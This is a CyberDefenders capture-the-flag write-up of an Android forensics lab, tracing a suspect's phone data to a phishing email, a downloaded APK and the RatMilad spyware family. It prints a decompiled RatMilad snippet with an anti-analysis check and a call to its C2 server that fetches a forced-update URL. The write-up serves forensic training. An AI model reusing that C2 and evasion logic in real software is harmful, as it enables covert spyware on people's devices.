Challenge: TheTruth Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium


Tools Used: Autopsy, DB Browser for SQLite, DCode, JADX

Summary: This lab involved conducting a forensic analysis of an Android device to verify a suspect's involvement in an illicit credit card transaction. Using tools such as Autopsy, DB Browser for SQLite and JADX, key artifacts including messages, images, browser data, application databases, and malware were examined. The analysis identified the suspect's claimed airport pickup contact, verified travel documentation, established the timeline of legitimate credit card activity, and uncovered suspicious communications across Discord and Gmail. Further investigation revealed the download of a malicious APK, later attributed to the RatMilad malware family. Reverse engineering the malicious APK identified its C2 server. Overall, this lab was enjoyable, I personally have little experience analysing Android dumps therefore I recommend consulting the official writeup for help.


Scenario: A recent transaction involving a credit card used for an illegal purchase on 19/12/2023 at 4:50 PM has been brought to the attention of the Cybercrime Investigation Unit. As a digital forensic investigator within this governmental agency, you've obtained a data dump from the suspect's Android phone following a legal warrant. The suspect, a graphic designer, denies any involvement, claiming they were at the airport at the time of the transaction. Your task is to analyze the data dump to determine the truth: Did the suspect use the credit card for the illegal transaction, or is another party involved? How was the credit card data compromised? Is there evidence of malware or other cybercriminal tools in this case? Your thorough investigation is critical to resolving this case.

Identify the suspect's friend he claims to have picked up from the airport. What is this friend's name?


I personally have little experience analysing Adroid devices, thankfully, we can use a tool called Autospy to parse the Android dump and view key artifacts in an easy-to-use GUI. Let's start by loading the Android dump into Autospy:



Select "Logical Files":



Point to the data directory in the artifacts folder:



Processing the artifacts will take some time. At the bottom right of your screen, you can see a loading bar that indicates the progress of each plugin:


Note, you can speed up to process by unselecting analysers that aren't relevant, I personally didn't do this myself, but you can likely just select the aLEAPP Analyser and go from there. Once the analysers have finished, if you navigate to the messages tab, we can see a message from Shady:

Within this message, we can see that Shady is reminding Mohammed to pick him up from the Cairo Airport.

Answer: Shady

To verify the suspect's airport visit, we need to locate the flight ticket. What's the flight number?


Best case scenario, the suspect screenshotted their ticket, which is something most people do for convenience and safekeeping. To view extracted images and videos, you can click the "Images/Videos" tab:



Alternatively, and the quick approach, we can navigate to:

- `C:\Users\Administrator\Desktop\Start Here\Artifacts\data\media\0\DCIM`

This folder contains the user's photos. Here we can find an image called "Plane Ticket.png":



Answer: B 54321

To establish a timeline for the credit card transactions, can you provide the UTC timestamp of the last legitimate use of the credit card as per the suspect's browser data?

The user's Google chrome browsing history is located at:

- `C:\Users\Administrator\Desktop\Start Here\Artifacts\data\data\com.android.chrome\app_chrome\Default`

The database we are concerned with is "Web Data", as this stores information including autofill data, card usage, and more. To view this database, we can use a tool called DB Browser for SQLite. Once you load the database, navigate to the "credit_cards" table:

Here we can find the last time a card was used. This timestamp is not in UTC format; to decode it, I am going to use a tool called DCode:

Answer: 19-12-2023 00:13:48

The suspect said he uses Discord and Gmail for communication. Can you identify the username of the suspicious contact who mentioned a specific email in a message.

Let's start by analysing Discord artifacts located at:

- `C:\Users\Administrator\Desktop\Start Here\Artifacts\data\data\com.discord\files\kv-storage\@account.1185329177549873192`

The database we are concerned with is “a”, as it stores message data in the “messages0” table. Using DB Browser for SQLite to view this database, we can see a suspicious discord message:


Answer: mysticshadow_0

Email is one of the most commonly used attack vectors, and knowing the sender's email address can be cross-referenced with other data sources for any related suspicious activity or can lead to discovering the attacker's identity. What is the sender's email address for the suspicious email received?


To view the user’s Gmail emails, we can navigate to:

- `C:\Users\Administrator\Desktop\Start Here\Artifacts\data\data\com.google.android.gm\databases`

Here we can find a database called “bigTopDataDB.2037705898”:




Upon opening this database using DB Browser for SQLite and viewing the “items” table, we can see raw emails stored in storage blobs. Here we can find an email from john@numrent.com that correlates with the messages observed on Discord:



Answer: john@numrent.com

It appears the email was directing the suspect to download an APK file for design review. Can you determine the exact name of this APK file?

Within the email, we can see a URL leading to an external download:



```
^smartlabel pers
onal".^sq ig i p
ersonal".^unsub9
..;.....Z..Dear
Mohammed, I hope
 you are fine. I
'm sending you t
his email as we
want you to chec
k the design of
the APK found in
 the following
link https://fil
e.io/U4MMwbv7wpK
h. We Will be wa
iting for yourz!
"...@....@....@.
...@....*..?..>P
........1.......
```

Fortunately, Android devices track downloads within the external.db database located at:

- `C:\Users\Administrator\Desktop\Start Here\Artifacts\data\data\com.android.providers.media.module\databases`

Using DB Browser for SQLite, we can view the downloads table within the external.db file. Here we can find a file called “numrent.apk” which was downloaded via chrome from https://www.file.io/:

numrent.apk	NULL	application/vnd.android.package-…	NULL	NULL	https://www.file.io/	numrent

Answer: numrent

Knowing the malware family helps us understand its behavior, capabilities, and potential impact. What is the name of the malware family associated with the suspicious APK?

Using the following command, we can hunt for the numrent.apk file using PowerShell:

- `gci -Recurse -Force | sls 'Numrent'`


```
data\app\~~sIAt6D9n0DhLMs3yGG-Rdw==\com.example.confirmcode-FPzERliWROYkcvW1xvY9TA==\base.apk
```

We can then use the Get-FileHash cmdlet to generate the SHA256 hash for this APK file:

- `Get-FileHash -Path data\app\~~sIAt6D9n0DhLMs3yGG-Rdw==\com.example.confirmcode-FPzER1iWROYkcvW1xvY9TA==\base.apk`

```
Algorithm       Hash
---------       ----
SHA256          6D34BC631310FCDB668E5D7F6AE528D34C1A4F8A8AE5ED2C8BA21D5F7252CF9B
```

After submitting this hash to VirusTotal, we can see that it's given the "ratmilad" family label:



RatMilad is an Android remote access tool (RAT) with spyware functionality.

Answer: ratmilad

By analyzing the Command and Control (C2) server URL and associated network traffic, investigators can learn more about how the malware operates. What is the URL of the malware's C2 server?

JADX is a dex to Java decompiler that produces Java source code from Android Apk files. To reverse engineer the RatMilad Apk discovered earlier, we can drag the base.apk file into JADX and start analysing the Java code. After analysing the code, I can see some http activity to a global variable called "serverURL":

```java
/* JADX INFO: Access modifiers changed from: protected */
@Override // android.os.AsyncTask
public String doInBackground(Void... voidArr) {
    if (SelfDefence.isSuspicious(MainActivity.this.getApplicationContext())) {
        throw new RuntimeException();
    }
    HashMap hashMap = new HashMap();
    hashMap.put("version", "1.0.6");
    hashMap.put("refID", Globals.REF_ID);
    Response httpPost = NetworkHandler.httpPost(Globals.serverURL, null, new Gson().toJson(hashMap));
    HashMap hashMap2 = new HashMap();
    try {
        String string = ((ResponseBody) Objects.requireNonNull(httpPost.body())).string();
        Log.e("MainActivity", string);
        HashMap hashMap3 = (HashMap) new Gson().fromJson(string, (Class) hashMap2.getClass());
        return hashMap3.get("forceUpdate").equals("true") ? hashMap3.get("url").toString() : "";
    } catch (Exception unused) {
        return "";
    }
}
```

If you click on the “serverURL” variable, we can see the actual URL value:

```
public static String serverURL = "http://api.numrent.shop/api/v1/";
```

Answer: api.numrent.shop